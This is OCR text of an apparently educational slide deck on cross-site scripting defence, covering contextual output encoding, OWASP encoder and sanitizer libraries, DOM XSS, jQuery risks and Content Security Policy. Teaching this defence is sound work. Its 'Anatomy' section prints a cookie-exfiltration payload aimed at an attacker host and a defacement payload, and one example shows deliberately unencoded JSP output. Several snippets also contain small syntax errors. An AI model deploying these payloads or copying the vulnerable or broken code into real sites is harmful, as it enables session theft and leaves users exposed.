
Cross Site Scripting

JavaScript Injection

Contextual Output Encoding




Encoding Output

Safe ways to represent dangerous characters in a web page

Characters	Decimal	Hexadecimal	HTML Character Set	Unicode
" (double quotation marks)	&#34;	&#x22;	&quot;	\u0022
' (single quotation mark)	&#39;	&#x27;	&apos;	\u0027
& (ampersand)	&#38;	&#x26;	&amp;	\u0026
< (less than)	&#60;	&#x3C;	&lt;	\u003c
> (greater than)	&#62;	&#x3E;	&gt;	\u003e

XSS Attack Payloads



- Session Hijacking
- Site Defacement
- Network Scanning
- Undermining CSRF Defenses
- Site Redirection/Phishing
- Load of Remotely Hosted Scripts
- Data Theft
- Keystroke Logging
- Attackers using XSS more frequently

Anatomy of a XSS Attack

```
<script>window.location='https://evilev
iljim.com/unc/data=' +
document.cookie;</script>
```

```
<script>document.body.innerHTML='<blink
>EOIN IS COOL</blink>';</script>
```

Data Type and Context

Data Type	Context	Defense
String	HTML Body	HTML Entity Encode
String	HTML Attribute	Minimal Attribute Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification
String	CSS	Strict structural validation, CSS Hex encoding, good design
HTML	HTML Body	HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
Any	DOM	DOM XSS Cheat Sheet
Untrusted JavaScript	Any	Sandboxing
JSON	Client Parse Time	JSON.parse() or json2.js

Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary.
- This code was designed for high-availability/high-performance encoding functionality.
- Simple drop-in encoding functionality
- Redesigned for performance
- More complete API (uri and uri component encoding, etc) in some regards.
- This is a Java 1.5 project.
- Will be the default encoder in the next revision of ESAPI.
- Last updated February 14, 2013 (version 1.1)

The Problem

Web Page built in Java JSP is vulnerable to XSS

The Solution

```
<%-- Basic HTML Context --%>
<body><b><%= Encode.forHtml(UNTRUSTED)%>" /></b></body>

<%-- HTML Attribute Context --%>
<input type="text" name="data" value="<%= Encode.forHtmlAttribute(UNTRUSTED)
%>" />

<%-- Javascript Block context --%>
<script type="text/javascript">
var msg = "<%= Encode.forJavaScriptBlock(UNTRUSTED)%>";alert(msg);
</script>

<%-- Javascript Variable context --%>
<button onclick="alert('<%= Encode.forJavaScriptAttribute(UNTRUSTED)%>');">click
me</button>
```

```
<b><%= Encode.forHtml(UNTRUSTED)%></b>

<p>Title:<%= Encode.forHtml(UNTRUSTED)%></p>

<textarea name="text">
<%= Encode.forHtmlContent(UNTRUSTED) %>
</textarea>
```

```
<input type="text" name="data"
value="<%= Encode.forHtmlAttribute(UNTRUSTED) %>" />

<input type="text" name="data"
value=<%= Encode.forHtmlUnquotedAttribute(UNTRUSTED) %> />
```

```
<%-- Encode URL parameter values --%>
<a href="/search?value=
<%=Encode.forUriComponent(parameterValue)%>&order=1#top">

<%-- Encode REST URL parameters --%>
<a href="http://www.codemagi.com/page/
<%=Encode.forUriComponent(restUrlParameter)%>">
```

```
<a href="<%= Encode.forHTMLAttribute(untrustedURL) %>">
Encode.forHtmlContext(untrustedURL)
</a>
```

```
<button
onclick="alert('<%= Encode.forJavaScript(alertMsg) %>');">
click me</button>

<button
onclick="alert('<%=
Encode.forJavaScriptAttribute(alertMsg) %>');">click
me</button>

<script type="text/javascript”>
var msg = "<%= Encode.forJavaScriptBlock(alertMsg) %>";
alert(msg);
</script>
```

```
<div
style="background: url('<%=Encode.forCssUrl(value)%>');">

<style type="text/css">
background-color:'<%=Encode.forCssString(value)%>';
</style>
```

Other Encoding Libraries

Ruby on Rails

http://api.rubyonrails.org/classes/ERB/Util.html

Reform Project

Java, .NET v1/v2, PHP, Python, Perl, JavaScript, Classic ASP

https://www.owasp.org/index.php/Category:OWASP_Encoding_Project

ESAPI

PHP.NET, Python, Classic ASP, Cold Fusion

https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

.NET AntiXSS Library

Nested Contexts Best to avoid:

an element attribute calling a Javascript function etc - parsing chains

```
<div onclick="showError('<%=request.getParameter("errorxyz")
%>')" >An error occurred ....</div>
```

Here we have a HTML attribute(onClick) and within a nested Javascript function call (showError).

Parsing order:
1: HTML decode the contents of the onclick attribute.
2: When onClick is selected: Javascript Parsing of showError

So we have 2 contexts here...HTML and Javascript (2 browser parsers).


We need to apply "layered" encoding in the RIGHT order:
1) JavaScript encode
2) HTML Attribute Encode so it "unwinds" properly and is not vulnerable.

**<div onclick="showError ('<%= Encoder.encodeForHtml(Encoder.encodeForJavaScript(request.getParameter("error")%>'))" >An error occurred .... **

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules .
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration (see below). No XML config.
- Actively maintained by Mike Samuel from Google's AppSec team!



Source output from post

Element	HTML
content	Welcome to the TinyMCE editor demo! Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration. We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers. Got questions or need help? If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates. Found a bug? If you think you have found a bug, you can use the Tracker to report bugs to the developers. And here is a simple table for you to play with.

Solving Real World Problems with the OWASP HTML Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("a")
    .allowUrlProtocols("https")
    .allowAttributes("href").onElements("a")
    .requireRelNofollowOnLinks()
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

OWASP JSON Sanitizer Project

https://www.owasp.org/index.php/OWASP_JSON_Sanitizer

- Given JSON-like content, converts it to valid JSON.
- This can be attached at either end of a data-pipeline to help satisfy Postel's principle: *Be conservative in what you do, be liberal in what you accept from others.*
- Applied to JSON-like content from others, it will produce well-formed JSON that should satisfy any parser you use.
- Applied to your output before you send, it will coerce minor mistakes in encoding and make it easier to embed your JSON in HTML and XML.

Solving Real World Problems with the OWASP JSON Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of parsing of untrusted JSON incorrectly

The Solution

JSON Sanitizer can help with two use cases.

1) **Sanitizing untrusted JSON on the server that is submitted from the browser** in standard AJAX communication

2) Sanitizing potentially untrusted JSON server-side before sending it to the browser. The output is a valid Javascript expression, so can be parsed by Javascript's eval or by JSON.parse.

DOM-Based XSS Defense

- **Untrusted data should only be treated as displayable text**
- **JavaScript encode and delimit untrusted data as quoted strings**
- **Use safe API's like document.createElement("…"), element.setAttribute("…","value"), element.appendChild(…) and $('#element').text(…); to build dynamic interfaces**
- **Avoid use of HTML rendering methods**
- **Avoid sending any untrusted data to the JS methods that have a code execution context likeeval(..), setTimeout(..), onclick(..), onblur(..).**

- SAFE use of JQuery
  - $('#element').text(**UNTRUSTED DATA**);

- UNSAFE use of JQuery
  - $('#element').html(**UNTRUSTED DATA**);

Dangerous jQuery 1.7.2 Data Types	
CSS	Some Attribute Settings
HTML	URL (Potential Redirect)

jQuery methods that directly update DOM or can execute JavaScript	
$() or jQuery()	.attr()
.add()	.css()
.after()	.html()
.animate()	.insertAfter()
.append()	.insertBefore()
.appendTo()	Note: .text() updates DOM.

jQuery methods that accept URLs to potentially unsafe content	
jQuery.ajax()	jQuery.post()
jQuery.get()	load()
jQuery.getScript()	

JQuery Encoding with JQencoder

- Contextual encoding is a crucial technique needed to stop all types of XSS
- **jqencoder** is a jQuery plugin that allows developers to do contextual encoding in JavaScript to stop DOM-based XSS
  - http://plugins.jquery.com/plugin-tags/security
  - $('#element').encode('html', cdata);

Content Security Policy

- Anti-XSS W3C standard
- Content Security Policy *latest release version*
- http://www.w3.org/TR/CSP/
- Must move all inline script and style into external scripts
- Add the X-Content-Security-Policy response header to instruct the browser that CSP is in use
  - *Firefox/IE10PR: X-Content-Security-Policy*
  - *Chrome Experimental: X-WebKit-CSP*
  - *Content-Security-Policy-Report-Only*
- Define a policy for the site regarding loading of content

Get rid of XSS, eh?

A script-src directive that doesn‘t contain ‘unsafe-inline’ eliminates a huge class of cross site scripting

I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT
I WILL NOT WRITE INLINE JAVASCRIPT

Real world CSP in action

```
strict-transport-security: max-age=631138519
version: HTTP/1.1
x-frame-options: SAMEORIGIN
x-gitsha: d814fdf74482e7b82c1d9f0344a59dd1d6a700a6
x-rack-cache: miss
x-request-id: 746d48ca76dc0766ac24e74fa905be11
x-runtime: 0.023473
x-ua-compatible: IE=Edge,chrome=1
x-webkit-csp-report-only: default-src 'self' chrome-extension:; connect-src ws://localhost.twitter.com:* 's
elf' chrome-extension:; font-src 'self' chrome-extension:; frame-src https://*.googleapis.com https://*.
twitter.com https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' chrome-ex
tension:; img-src https://*.googleapis.com https://*.twitter.com https://*.twimg.com https://*.google-an
alytics.com https://s3.amazonaws.com https://twimg0-a.akamaihd.net 'self' chrome-extension:; media-src '
self' chrome-extension:; object-src 'self' chrome-extension:; script-src https://*.googleapis.com https:
//*.twitter.com https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' about
: chrome-extension:; style-src 'unsafe-inline' https://*.googleapis.com https://*.twitter.com https://*.
twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' chrome-extension:; report-uri h
ttps://twitter.com/scribes/csp_report;
```

What does this report look like?


```
{
  "csp-report"=> {
    "document-uri"=>"http://localhost:3000/home",
    "referrer"=>"",
    "blocked-uri"=>"ws://localhost:35729/livereload",
    "violated-directive"=>"xhr-src
ws://localhost.twitter.com:*"
  }
}
```

What does this report look like?


```
{
  "csp-report"=> {
    "document-uri"=>"http://example.com/welcome",

    "referrer"=>"",
    "blocked-uri"=>"self",
    "violated-directive"=>"inline script base restriction",
    "source-file"=>"http://example.com/welcome",
    "script-sample"=>"alert(1)",
    "line-number"=>81
  }
}
```